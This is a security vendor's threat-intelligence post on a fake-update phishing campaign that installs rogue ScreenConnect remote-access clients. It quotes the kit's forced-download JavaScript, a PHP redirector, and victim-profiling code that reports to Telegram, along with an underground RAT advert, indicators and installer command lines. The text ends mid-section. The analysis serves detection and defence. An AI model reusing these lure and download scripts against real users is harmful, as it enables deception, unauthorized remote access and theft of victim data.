

Beyond 'Fake Updates': From Application Store-Themed Phishing to Large-Scale Distribution of ScreenConnect

levelblue.com/blogs/spiderlabs-blog/beyond-fake-updates-from-application-store-themed-phishing-to-large-scale-distribution-of-screenconnect

King Orande and Cris Tomboc

August 7, 2026

LevelBlue SpiderLabs Blog



- [Home](#)
- [SpiderLabs Blog](#)

10 Minute Read

The LevelBlue OpsCTI Team recently identified a large-scale phishing campaign leveraging a new social engineering method to deploy unauthorized ConnectWise ScreenConnect clients. Rather than relying on conventional phishing pages, the campaign recreates convincing software update and installation alerts by impersonating the Microsoft Store and Apple App Store while reproducing the look and behavior of trusted applications through dynamic modal dialogs and other interactive web elements. The campaign impersonates trusted software and services, including Google Meet, Adobe Acrobat, Microsoft Teams, Zoom, DocuSign, Secure Access Manager, Blue Mountain, Paperless Post, and other popular applications.

This investigation begins with the analysis of a meticulously crafted fake update phishing framework. The phishing page closely imitates the Google Meet pre-join experience before presenting a fraudulent software update sequence that persuades victims to install a preconfigured ConnectWise ScreenConnect client. Once installed, the client automatically registers with an attacker-controlled ScreenConnect instance, providing the threat actor with remote access to the compromised system. Across the observed campaign, these remote monitoring and management (RMM) software was distributed through multiple delivery methods, including attacker-controlled infrastructure, Amazon S3 buckets, and Cloudflare R2 object storage.

During extended infrastructure analysis, we observed an extensive reuse of static campaign resources across thousands of phishing frameworks. Beyond numerous Microsoft and Apple App Store-themed phishing pages, the investigation identified recurring HTTP resource hashes, consistent directory structures, shared reverse DNS artifacts, and AI-assisted scripts used

for victim profiling and telemetry collection. These recurring artifacts provide high-confidence hunting opportunities for identifying additional infrastructure associated with the campaign.

Part 1: Incident Analysis — ‘Fake Update’ Social Engineering Campaign

Prior to examining the observed phishing activity, it is worth noting the increasing availability of commercially offered tools designed to abuse legitimate RMM platforms. One such example is RMS RAT, which was recently advertised on a Russian-language underground marketplace. With subscriptions reportedly starting at \$2,000 per month, the offering supports multiple well-known RMM platforms, including NetSupport, ConnectWise, GoToResolve, DattoRMM, AteraAgent, and SimpleHelp. The threat actor claims the service includes custom-developed builds with persistence and evasion capabilities intended to facilitate long-term unauthorized access.

Available **RMS RAT** for us:

NetSupport
ConnectWise
GoToResolve
DattoRMM
AteraAgent
SimpleHelp

Capabilities of our solutions:

- Remote Screen Monitoring
- User Input Control (Keyboard/Mouse)
- File Transfer in Both Directions
- Remote Application and Command Launching
- Remote Command Line/Administrator Commands
- Monitoring and Data Capture
- Persistence
- C2 Communication
- File Manager
- File Downloader/Dropper
- Advanced Network Movement

They can be used as:

- a white loader for infection
- a tool for re-establishing and retaining bots for a long time
- long-term storage of bots
- a tool for working with corporate networks
- files without detection live for years
- mass infection of bots

For each assembly, we provide separate delivery method options, with detailed descriptions:

ClickOnce / ClickFix (click-to-install for infection)
Dropper (.exe/.msi)
PowerShell / VBS scripts
Standard EV certificate from RMS companies

Cost from \$2000 per month.

(the price may increase depending on the decision)

Figure 1. Underground forum advertisement for RMS RAT. (Source: PandaRE)

In July 2026, the LevelBlue OpsCTI Team observed a significant increase in phishing campaigns distributing unauthorized ConnectWise ScreenConnect clients through fake software update lures. One such infection chain begins with a phishing page designed to closely imitate the Google Meet pre-join experience.

hxxps://stcdubai[.]com/googlemeet/

Jul 23 2024 00:25:25	invite.php	https://assets.men.com/443/
Jul 23 2024 00:23:00	invite.php	https://sttubul.com/googlemeet/Windows/ScreenConnect/ClientSetup.exe
Jul 23 2024 00:22:58	invite.php	https://sttubul.com/googlemeet/Windows/update.html
Jul 23 2024 00:22:44	invite.php	https://sttubul.com/googlemeet/Windows/meeting.html
Jul 23 2024 00:22:35	invite.php	https://sttubul.com/googlemeet/Windows/invite.php
Jul 23 2024 00:22:30	invite.php	https://sttubul.com/googlemeet/Windows/invite.php
Jul 23 2024 00:22:30	invite.php	https://sttubul.com/googlemeet/Windows/
Jul 23 2024 00:22:30	invite.php	https://sttubul.com/googlemeet/
Jul 23 2024 00:22:30	invite.php	https://sttubul.com/googlemeet
Jul 23 2024 00:22:30	invite.php	https://www.google.com/url?url=https://sttubul.com/googlemeet&source=google&sa=1794821712479&XrPhgKX2pC57845

Figure 2. Alert containing fake Google Meet.

The page leverages Google Meet branding throughout the interface, including the HTML title "Google Meet | Secure Video Meetings". Rather than immediately requesting browser permissions, the page guides the victim through a series of familiar meeting interfaces:




Figure 3. Demonstration of the Google Meet-themed fake update phishing page.

invite.php

Upon accessing the phishing page, victims are automatically redirected to invite.php. The page delays permission requests until the user explicitly selects "Use microphone and camera" option. This interaction makes the browser permission prompt appear expected and consistent with normal Google Meet behavior. If permission is granted, the page invokes the browser [MediaDevices](#) API to request access to both the webcam and microphone.

The page also contains joinMeeting() function which serves as a client-side navigation handler triggered by the "Join Meeting" button. Upon user interaction, it redirects the browser to meeting.html by assigning a new value to window.location.href, initiating the redirection.

```
<button onclick="joinMeeting()">Join Meeting</button>
window.joinMeeting=function(){
    window.location.href='meeting.html';
};
```

meeting.html

The meeting.html page is designed to closely imitate the appearance and behavior of a legitimate Google Meet waiting room. The application creates convincing user experience by replicating Google's interface, displaying realistic meeting controls such as providing an optional webcam preview and introducing artificial delays:

Function	Purpose
startCamera()	Requests access to the victim's webcam. Calls navigator.mediaDevices.getUserMedia({ video: true, audio: false }) to request webcam permission. Upon success, the media stream is assigned to a local video element for preview.
updateMicUI()	Updates the appearance of the microphone control. Changes the microphone button styling and SVG icon depending on the internal microphone state (micOn).
updateCamUI()	Updates the appearance of the camera control. Modifies the camera button styling and displayed SVG icon according to the internal camera state (camOn)
toggleMic()	Toggles the microphone state. Refreshes the user interface using updateMicUI()
toggleCam()	Toggles webcam preview. When enabled, invokes startCamera(). When disabled, terminates all active media tracks using videoStream.getTracks().forEach(track => track.stop()) and hides the preview element.
toggleCC()	Simulates enabling live captions. Changes button appearance and alert displays to "Live captions enabled."
leaveMeeting()	Handles the "Leave Call" button. Redirects the browser to index.html without performing any cleanup or network communication.

Immediately following page initialization, the script issues an HTTP POST request to open.php, transmitting a randomly generated meeting identifier:

```
google-meet-[a-z0-9]{9}$
```

```
// Send page load notification
fetch('open.php', {
  method: 'POST',
  headers: {'Content-Type': 'application/json'},
  body: JSON.stringify({meetingId: 'google-meet-' + Math.random().toString(36).substr(2, 9)})
}).catch(()=>{});
```

Following the telemetry request, the page invokes the showUpdate() routine, which serves as the campaign's primary social engineering mechanism.

```
function showUpdate(){
  if(updateStarted)return;
```

```

updateStarted=true;
updateModal.classList.add('active');

setTimeout(()=>{
    progressFill.classList.add('complete');
},100);

setTimeout(()=>{
    installingBox.classList.add('active');
},5000);

setTimeout(()=>{
    window.location.href='update.html';
},6000);
}

```

The function first verifies that an update sequence has not already been initiated before displaying a modal dialog impersonating a legitimate Google Meet software update notification. Timed delays progressively transition the interface from a download state to an “Installing...” message before automatically redirecting the victim to update.html.




Figure 4. Fake update modal.

update.html

The update.html only contains a single script. Unlike the preceding pages, its functionality is intentionally minimal and is focused exclusively on initiating the download of the ScreenConnect installer.

Upon page load, the script delays execution for approximately 1.5 seconds before invoking the forceDownload() function. The function performs two primary actions. First, it transmits an HTTP POST request to process.php containing the following event that allows the operator to record the successful progression to the payload delivery stage.

```
"action":"download"
```

Second, it silently initiates retrieval of ScreenConnect.ClientSetup.exe by or using a hidden iframe and assigning the installer path as its source.

```

function forceDownload() {
    // Send download notification
    fetch('process.php', {

```

```

method: 'POST',
headers: {'Content-Type': 'application/json'},
body: JSON.stringify({action: 'download'})
}).catch(()=>{}));

const downloadUrl = './ScreenConnect.ClientSetup.exe';
let iframe = document.getElementById('download-iframe');
if (!iframe) {
  iframe = document.createElement('iframe');
  iframe.id = 'download-iframe';
  iframe.style.display = 'none';
  document.body.appendChild(iframe);
}
iframe.src = downloadUrl;
}
window.onload = function() {
  setTimeout(forceDownload, 1500);
};

```

Payload Delivery

Following a successful interaction, the campaign delivers a ConnectWise ScreenConnect client installer. The payload is distributed as either ScreenConnect.ClientSetup.exe or ScreenConnect.ClientSetup.msi, although several variants disguise the installer using filenames consistent with the lure theme. A key indicator that these are rogue ScreenConnect deployments is the preconfigured relay hostname:

```
instance-XXXXXX-relay.screenconnect[.]com
```

The instance- is characteristic of ConnectWise free or trial cloud instances, while the session parameters include y=Guest, which is the default role commonly associated with trial or unmanaged deployments. Below is an example of the process observed during execution:

```

Process:ScreenConnect.ClientSetup.exe
Cmdline: "C:\Windows\System32\msiexec.exe" /i "C:\Users\
{User}\AppData\Local\Temp\ScreenConnect\26.4.3.9662\24b4d53118dfd843\ScreenConnect.ClientSetup.msi"
SC_EXE_PATH="C:\Users\IEUser\Downloads\ScreenConnect.ClientSetup.exe"

```

```

Process:ScreenConnect. ClientSetup.exe
Cmdline: "C:\Program Files (x86)\ScreenConnect Client
(24b4d53118dfd843)\ScreenConnect.ClientService.exe" "?e=Access&y=Guest&h=instance-XXXXXX-
relay.screenconnect.com&p=443&s={UUID}&k={RSA public key}"

```

Because each installer is cryptographically bound to its corresponding relay server through the embedded public key, it automatically registers with the attacker's ScreenConnect instance once installed.

Infrastructure Analysis

During threat hunting investigations, dozens of open-directory are hosting nearly identical copies of the phishing framework. Although individual lure themes varied, the underlying directory structure and scripts remained highly consistent across

observed infrastructure.

One of the most frequently recurring artifacts is “invite.php”, located within the root and serving as the campaign's initial request router.

```
<?php
$iphone = strpos($_SERVER['HTTP_USER_AGENT'], "iPhone");
$android = strpos($_SERVER['HTTP_USER_AGENT'], "Android");
$palmpre = strpos($_SERVER['HTTP_USER_AGENT'], "webOS");
$berry = strpos($_SERVER['HTTP_USER_AGENT'], "BlackBerry");
$ipod = strpos($_SERVER['HTTP_USER_AGENT'], "iPod");
$mac = strpos($_SERVER['HTTP_USER_AGENT'], "Macintosh");
{
if ($android == true)
header('Location: Android/');
if ($mac == true)
header('Location: Mac/');
if ($iphone || $ipod || $berry == true)
header('Location: Iphone/');
//OR
echo "<script>window.location=' Windows/'</script>";
}
?>
```

The script functions as a lightweight platform-selection gateway. Rather than performing browser fingerprinting through JavaScript, it relies exclusively on the HTTP User-Agent header to determine the visitor's operating system before redirecting the request to operating system-specific landing pages.

Requests originating from Android, macOS, and iOS devices are redirected to dedicated platform directories, while all remaining visitors — primarily Windows systems — are redirected through an embedded JavaScript statement emitted by the PHP application:

<script>window.location=' Windows/'</script>



Figure 5. HTTP response containing the JavaScript redirect to “/Windows/” landing page.

The embedded echo statement will produce a consistent JavaScript response body that becomes part of the HTTP resource returned to Windows-based visitors. This response content will generate a unique resource hash that can be utilized as a pivoting point during threat hunting:

hash:7fd3d2956d216c23e560f747d2ea30fb469986fac634ddc483e38bcca49bdd95

This resource is not an isolated artifact. The same response body has been identified across numerous phishing URLs hosted on both compromised and attacker-controlled websites, indicating the widespread reuse of the redirector within the campaign.

Pivoting on this resource reveals additional phishing lures associated with the same infrastructure, where victims are presented with fake Microsoft Store or Apple App Store installation and update pages for various software products. Observed lures impersonate installation or update notification for applications including Zoom, Docusign, Secure Access Manager, Adobe, and Microsoft Teams, and other widely trusted applications.

Examples of observed lure pages include:
(/Windows/microsoft-store.php) or (/Mac/Apple-store.php)




Figure 6. Additional phishing lures uncovered through HTTP resource hash pivoting.

Dedicated to hunting and eradicating the world's most challenging threats.

[SpiderLabs](#)

AI-Generated Script

Further analysis of the identified directories reveals that the threat actor consistently performs victim profiling before or during payload delivery. While the implementation varies between client-side JavaScript and server-side PHP, the objective remains consistent: collect victim telemetry, identify suitable targets, monitor campaign activity, and immediately notify the operator through the Telegram Bot API. Across observed variants, telemetry is transmitted as soon as a victim accesses the landing page or initiates a payload download.

Note: Code quality across multiple samples also suggests the use of AI-assisted development. Numerous scripts contain unusually verbose inline comments, structured documentation-style annotations, emoji markers, and highly descriptive function comments that are consistent with code generated or refined using large language models (LLMs).

```
155 // Prepare visitor notification message - improved format
156 $message = "🚨 (b)DOMAIN ACCESS ALERT🚨🚨\n\n";
157 $message .= "Someone has visited your ZOOM Page!\n\n";
158 $message .= "📄 (b)Visitor Details📄\n\n";
159 $message .= "IP: " . $ip . "\n";
160 $message .= "Location: " . $city . ", " . $region . ", " . $country . "\n";
161 $message .= "ISP: " . $isp . "\n";
162 $message .= "Timezone: " . $timezone . "\n\n";
163 $message .= "🔍 (b)Technical Details🔍\n\n";
164 $message .= "Browser: " . $browser . "\n";
165 $message .= "Device: " . $device . "\n";
166 $message .= "Referer: " . $referrer . "\n";
167 $message .= "Page URL: " . $pageurl . "\n";
168 $message .= "Time: " . date('Y-m-d H:i:s') . "\n";
169
170 // Send visitor notification to Telegram
171 $notificationSent = false;
172 if (isset($settings['notify_on_visit']) && $settings['notify_on_visit']) {
173     try {
174         $notificationSent = sendTelegramMessage($message);
175     } catch (Exception $e) {
176         error_log("Error sending notification: " . $e->getMessage());
177     }
178 }
```

Figure 7. Example of victim profiling code containing characteristics consistent with AI-assisted development.

In addition to network information, these scripts also collect extensive host and browser telemetry to profile the victim's environment. Observed telemetry includes:

IP address, Country, City, Region/State, Geographic coordinates, Internet Service Provider (ISP), Browser User-Agent string, Browser name, Operating system, Device type (Desktop, Mobile, Tablet), Screen resolution, Configured time zone, Timestamp of access, Current webpage or destination URL, Intended redirection page (server-side variants)

Part 2: Campaign Tracking — Large-Scale ScreenConnect Deployment

Across the observed campaign, the phishing framework was predominantly hosted on compromised legitimate websites or CloudFlare host instances, significantly complicating attribution and traditional infrastructure pivoting.

One notable exception was identified in which the threat actor deployed the same artifact set to the domain `bestchoice.sa[.]com`, which resolved to 69.49.246[.]105 (AS19871 - Network Solutions, LLC). Unlike the compromised websites observed elsewhere in the campaign, this infrastructure appeared to be directly controlled by the operator, providing a valuable pivot point for broader infrastructure analysis.

Also, examination of WHOIS and DNS record revealed an additional unique artifact: the server's reverse DNS entry resolved within the following namespace:

`*.smartpocketmoney[.]com`




Figure 8. Connection graph from `bestchoice.sa[.]com` to related network artifacts.

By correlating reverse DNS records with publicly available WHOIS information and the Validin intelligence platform, additional infrastructure associated with the same operator was identified. Although hosting locations and lure themes varied across deployments, the underlying phishing framework and deployment of ScreenConnect installer remained highly consistent.

ns1.smartpocketmoney.com	NS_FQDN	www.ehrobot.cloud	2026-07-18	2026-07-21	1
ns1.smartpocketmoney.com	NS_FQDN	mail.ehrobot.cloud	2026-07-18	2026-07-21	1
ns1.smartpocketmoney.com	NS_FQDN	mail.biohera.space	2026-07-18	2026-07-25	1
ns1.smartpocketmoney.com	NS_FQDN	www.biohera.space	2026-07-18	2026-07-25	1
ns1.smartpocketmoney.com	NS_FQDN	mail.botdip.cloud	2026-07-15	2026-07-26	1
ns1.smartpocketmoney.com	NS_FQDN	www.botdip.cloud	2026-07-15	2026-07-26	1
ns1.smartpocketmoney.com	NS_FQDN	biohera.space	2026-07-10	2026-07-26	1
ns1.smartpocketmoney.com	NS_FQDN	botdip.cloud	2026-07-10	2026-07-26	1
ns1.smartpocketmoney.com	NS_FQDN	ehrobot.cloud	2026-07-10	2026-07-21	1
ns1.smartpocketmoney.com	NS_FQDN	www.tabearl.cloud	2026-06-30	2026-07-15	1
ns1.smartpocketmoney.com	NS_FQDN	mail.tabearl.cloud	2026-06-30	2026-07-15	1
ns1.smartpocketmoney.com	NS_FQDN	www.renewfog.space	2026-06-29	2026-07-25	1
ns1.smartpocketmoney.com	NS_FQDN	mail.renewfog.space	2026-06-29	2026-07-26	1

Figure 9. Validin search results correlating infrastructure through publicly available WHOIS and DNS records.

HTTP Resource

An analysis of attacker-controlled infrastructure hosted on 69.49.246[.]105 (ASN 19871) identified several static HTTP resources that were consistently reused across thousands of phishing frameworks.

Because these hashes correspond to static campaign resources reused across multiple deployments, these associated resource hashes provide high-confidence hunting artifacts for identifying related phishing infrastructure.

Resource Hash	Observed Host
9cc0dfa491f5eebdca6a351e699886946b0b96fdbcb7d454ea15af2ffdf6b93	1.7k~
d30d6a29859de6ff8232e346a044322cc53a02bca1d78bdaa8edde74def982db	120~
7fd3d2956d216c23e560f747d2ea30fb469986fac634ddc483e38bcca49bdd95	590~
7f8907a05b737e1b4ddedfe870cb99c0352a2cd8373671c26854d9711b88849b	70~

Open-Directory Analysis

An analysis of attacker-controlled infrastructure reveals numerous additional phishing landing pages hosted within open-directory deployments. Although the visual branding and lure themes vary, the pages consistently impersonate trusted electronic invitations, document-sharing platforms, secure business workflows, and software download portals.

Across observed deployments, the threat actor also consistently places a blank index.php file within the web root to suppress directory listings while still allowing direct access to known paths.




Figure 10. Open-directory deployments hosting various phishing framework.

Apart from the fake update campaign, the threat actor employs multiple social engineering themes tailored to common business and personal workflows to maximize the likelihood of successful payload execution. The observed themes primarily impersonate electronic invitations, document-sharing platforms, electronic signature services, and trusted software providers.

The recurring directory structure provides another reliable mechanism for clustering related infrastructure even when domains, filenames, and visual branding differ.

	Lure Theme	URL Path
1	Docusign	/DocuSign/sign/(c.html card.html d.html o.html)
2	Paperless Post	/exclusive/exclusive.html
3	Private Invitation	i/i.html
4	Microsoft Teams Transcript	/k/bid /api/(visit.php config.php download.php)
5	U.S. Social Security Administration (SSA)	/SSA

6	Document Review (General)	/Sign/(i.html tank.jpg) /S/(main.html tank.jpg) /30bgNewCode.zip
7	Secure Document Portal	/S/(main.html restricted.html telegram.js) /30bgNewCode.zip
8	Adobe Acrobat (Simple)	/Documents/*.bat /invite/(index.html adobelogo.JPG) /ADOBE SIMPLE.zip
9	Adobe Acrobat	/Adobe/(android.php download.php landing.php windows.php) /Adobe/donwloads/*bat /A.zip
10	Blue Mountain eCard	/ic/(index.html report.php telegram-config.php config.data) /ic/assets/bluemountain-logo.png /BLUEMOUNTAIN INVITE.zip

Electronic Card (eCard) Invitations

The campaign employs multiple invitation-themed landing pages impersonating exclusive electronic invitations, including Private Invitation – An Evening of Distinction, Personal Invitation Portal, and Blue Mountain eCards. Although the branding and visual presentation differ, every variant ultimately attempts to convince victims by exploiting their curiosity and fear-of-missing-out (FOMO) technique.




Figure 11. Electronic Card (eCard) invitation samples.

Online Document Portal

